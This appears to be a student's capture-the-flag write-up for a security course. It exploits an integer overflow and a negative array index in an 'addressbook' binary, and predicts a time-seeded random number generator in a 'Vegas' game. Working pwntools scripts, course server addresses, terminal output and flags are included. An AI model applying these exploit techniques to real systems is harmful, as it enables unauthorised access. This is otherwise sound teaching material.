Using gdb again to find the address of the variables, we realise `is_premium_user` is at `0x4040ac` and the `contacts` array is at `0x4040c0`. Exploiting the fact that negative array indices are valid in c, we see that `is_premium_user` is within the range of `contacts[-1]`.

We need to find a way to decrement `num_contacts` to -1, however, `delete_contact()` only allows us to decrement `num_contacts` if `num_contacts > 0`. Fortunately, `delete_many_contacts()` does not have such a check. We can even input negative numbers to bypass the `delete_num > num_contacts` check. Since the range of twos complement is from -2^{31} to $2^{31} - 1$, we can first input -2147483647 to get `num_contacts` to be 2147483647, then input -2147483648 (-2^{31}) to overflow and get -1 in twos complement (FFFFFFFF).

We can check this by modifying addressbook.c to `printf` `num_contacts` everytime we delete. We can even print the value of `is_premium_user` to check what value was overwritten.




The screenshot shows a code editor with `addressbook.c` and a terminal window. The code in the editor includes a `delete_many_contacts()` function that takes a `delete_num` parameter and updates `num_contacts` by subtracting `delete_num`. It also includes a `premium_feature()` function that prints the flag if `is_premium_user` is non-zero. The terminal shows the program's output after two calls to `delete_many_contacts()` with the values -2147483647 and -2147483648, demonstrating a buffer overflow that results in `num_contacts` becoming -1.

```
109 void delete_many_contacts()
110 {
111     printf("How many contacts would you like to delete? ");
112     int delete_num = read_int();
113
114     if (delete_num > num_contacts)
115     {
116         puts("]] You don't have that many friends.");
117         return;
118     }
119
120     num_contacts -= delete_num;
121     printf("]] Successfully deleted %d contacts.\n", delete_num);
122     printf("number of contacts: %d\n", num_contacts);
123 }
124
125 void premium_feature()
126 {
127     system("cat /home/addressbook/flag");
128 }
129
130 void invalid_option()
131 {
132     puts("]] What?");
133 }
134
```

```
> 4
How many contacts would you like to delete? -2147483647
]] Successfully deleted -2147483647 contacts.
number of contacts: 2147483647
=====*****=====
1. List contacts
2. Add contact
3. Delete contact
4. Delete many contacts
=====*****=====
> 4
How many contacts would you like to delete? -2147483648
]] Successfully deleted -2147483648 contacts.
number of contacts: -1
=====*****=====
1. List contacts
2. Add contact
3. Delete contact
4. Delete many contacts
=====*****=====
```

The current address of contacts[-1] will be at 0x404098, which is 20 bytes away from is_premium_user. Since the contact structure is 40 bytes with 20 bytes for name and 20 bytes for phone number, input to phone_number will determine is_premium_user. Any non-zero value will do and we get the flag CS2107{s1gn3d_0r_uns1gn3d_4lw4y5_c0nfu535_m3}.



The image shows a code editor with a file named `solve.py` and a terminal window. The code in `solve.py` is a Python script using `pwn` tools to interact with a remote service. The terminal shows the output of the script, including a menu of options and the successful retrieval of a flag.


```
solve.py
1 # pwn tools is a very powerful library for doing exploits
2 from pwn import *
3
4 # TODO: Update with actual values
5 HOST = "cs2107-ctfd-i.comp.nus.edu.sg"
6 PORT = 4007
7 BINARY = "./addressbook"
8
9 #p = process(BINARY) # use process instead of remote
10 p = remote(HOST, PORT) # to open a connection to the
11
12 p.sendline(b'4')
13 p.sendline(b'-2147483647')
14 p.sendline(b'4')
15 p.sendline(b'-2147483648')
16
17 p.sendline(b'2')
18 p.sendline(b'JIANNING') # name
19 p.sendline(b'90045299') # contact
20 p.sendline(b'999')
21
22 # earlier, the script helps us send/receive data to/from
23 # with interactive, we can directly interact with the
24 p.interactive()
25
26 #CS2107{s1gn3d_0r_uns1gn3d_4lw4y5_c0nfu535_m3}
```

```
imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2
8 contacts.
=====*****=====
1. List contacts
2. Add contact
3. Delete contact
4. Delete many contacts
=====*****=====
> Enter name: Enter phone number: ]] Successfully added
=====*****=====
1. List contacts
2. Add contact
3. Delete contact
4. Delete many contacts
=====*****=====
> CS2107{s1gn3d_0r_uns1gn3d_4lw4y5_c0nfu535_m3}=====
1. List contacts
2. Add contact
3. Delete contact
4. Delete many contacts
=====*****=====
> $
```

D.4 Vegas (25 Points)

Taking a closer look at how the random seed is generated in vegas.c, we realise that the secret depends on time(NULL) and reading a random character from /dev/random. time(NULL) can be easily exploited by calling another program right after we decide to change our fate. The random character can also be easily brute-forced since it is only 1 character.

Once we generate the same secret, the same seed will give the same number generator sequence when we use srand(secret_seed). The subsequent 7 jackpot numbers will then be deterministic. To test this out, we can create a generate.c program which uses the same random_seed() function as vegas.c, except now, we can print out all the random variables by adding printf statements. Setting buf = 0 for now, we see that vegas.c and generate.c indeed generate the same sequence when called at around the same time.



The image shows a terminal window and a code editor. The terminal window displays the output of the vegas.c program, which is a simple game where the user guesses numbers between 1 and 100. The code editor shows the source code of generate.c, which is a C program that generates a secret seed and prints it out. The terminal output shows that the secret seed is 1636943104, and the subsequent 7 jackpot numbers are 65, 28, 62, 49, 41, 41, and 41.

```
imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/v...  
* $ * $ * $ WELCOME TO VEGAS, THE CITY OF LIGHTS * $ * $ * $ *  
* $ * $ * $ Guess correctly 7 times in a row to win a prize $ * $ *  
-----  
timeNULL: 1636943212, fd: 3, buf: -24  
secret: 1636943104  
Before we start, tell me your name: JN  
Believe you can change your fate?  
yes!yes!yes!  
timeNULL: 1636943219, fd: 4, buf: 11  
secret: 1636943104  
Tell me your name: JN  
  
===== ALLOCATED A JACKPOT MACHINE =====  
Current score: 0  
Give me a number between 1 and 100: 65  
Current score: 1  
Give me a number between 1 and 100: 28  
Current score: 2  
Give me a number between 1 and 100: 62  
Current score: 3  
Give me a number between 1 and 100: 49  
Current score: 4  
Give me a number between 1 and 100: 41  
Current score: 5  
  
imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/vegas$ ./generate  
timeNULL: 1636943315, fd: 3, buf: 105  
secret: 1636943104  
timeNULL: 1636943315, fd: 4, buf: 112  
secret: 1636943104  
65286249414734imacellist@imacellist-VirtualBox:~/Desktop/Assignment2/vegas$
```

```
generate.c  
1 #include <unistd.h>  
2 #include <string.h>  
3 #include <stdio.h>  
4 #include <time.h>  
5 #include <stdlib.h>  
6 #include <signal.h>  
7 #include <fcntl.h>  
8  
9 unsigned long secret_seed;  
10  
11 unsigned long random_seed() {  
12     unsigned long secret = time(NULL);  
13     char buf;  
14     int fd = open("/dev/random", O_RDONLY);  
15     read(fd, &buf, 1);  
16     printf("timeNULL: %ld, fd: %d, buf: %d\n", secret, fd, buf);  
17     secret = ((secret >> 8) << 8) + 0;  
18     printf("secret: %ld\n", secret);  
19     return secret;  
20 }  
21  
22  
23 int main() {  
24     secret_seed = random_seed();  
25     secret_seed = random_seed();  
26     srand(secret_seed);  
27     for (int i = 0; i < 7; i++){  
28         printf("%02d", rand() % 100 + 1);  
29     }  
30  
31     return 0;  
32 }
```

To incorporate this into our python function, we call ./generate right after we change our fate using yes!yes!yes! We then save the output in an array to check against the jackpot lucky numbers. If we get 'Unlucky', we break out of the current iteration and try again.

The image shows a code editor with a file named `solve.py` and a terminal window. The code in `solve.py` is a Python script that interacts with a server via a remote connection. It starts by importing `pwn` and `subprocess` modules. It sets the log level to 'debug' and initializes a `found` variable to 0. A `while` loop runs until `found` is 1. Inside the loop, it creates a process `p` using `process("./vegas")` and connects to the server `cs2107-ctfd-l.comp.nus.edu.sg` on port 4008. It then sends a name and a guess to the server. The server responds with a current score and a message. The script checks the output and updates the `found` variable. The terminal window shows the output of the script, including the received bytes, the current score, and the final message: `CS2107{f473_15_in_y0ur_0wn_h4nd5}Thanks for playing!`.

```
1 from pwn import *
2 from subprocess import *
3
4 context.log_level = 'debug'
5
6 found = 0
7 while found == 0:
8     found = 1
9     #p = process("./vegas") # use this to test locally first
10    p = remote("cs2107-ctfd-l.comp.nus.edu.sg", "4008") # connect to the server when u have found the
11    Change the port/IP according to challenge description.
12
13    name = "JN" # change this to the name you want to enter
14    p.sendlineafter("name: ", name)
15    guess = check_output(["./generate"])
16    change_fate = True # change to "True" if you want to change your fate
17    if change_fate:
18        p.sendlineafter("fate?\n", "yes!yes!")
19        guess = check_output(["./generate"])
20        p.sendlineafter("name: ", name)
21    else:
22        p.sendlineafter("fate?\n", "no")
23
24    #print(guess)
25
26    nuns = [guess[0:2], guess[2:4], guess[4:6], guess[6:8], guess[8:10], guess[10:12], guess[12:14]] #
27    to the number you want to guess
28    for j in range(7):
29        p.sendlineafter("100: ", nuns[j])
30        #print(nuns[j])
31        if (b"Unlucky!" in p.recvline()):
32            found = 0
33            break
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

```
[DEBUG] Received 0x35 bytes:
b'Current score: 0\n'
b'Give me a number between 1 and 100: '
[DEBUG] Sent 0x3 bytes:
b'14\n'
[DEBUG] Received 0x6 bytes:
b'Lucky!\n'
[DEBUG] Received 0xb2 bytes:
b'Current score: 7\n'
b'\n'
b'\n'
b'$ $ $ KACHING! CONGRATULATIONS YOU HACKED THE JACKPOT!!! $ $ $ \n'
b'$ $ $ $ YOU'RE A MILLIONAIRE! $ * $ * $ \n'
b'CS2107{f473_15_in_y0ur_0wn_h4nd5}Thanks for playing!\n'
[*] Closed connection to cs2107-ctfd-l.comp.nus.edu.sg port 4008
```

```
imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/vegas$ ./generate
30985401989214 imacellist@imacellist-VirtualBox: ~/Desktop/Assignment2/vegas$
```

We get the flag to be CS2107{f473_15_in_y0ur_0wn_h4nd5}.

Section F: Bonus

F.1 PWNing Address Book 5 Points)

F.2 Vegas 4fun (5 Points)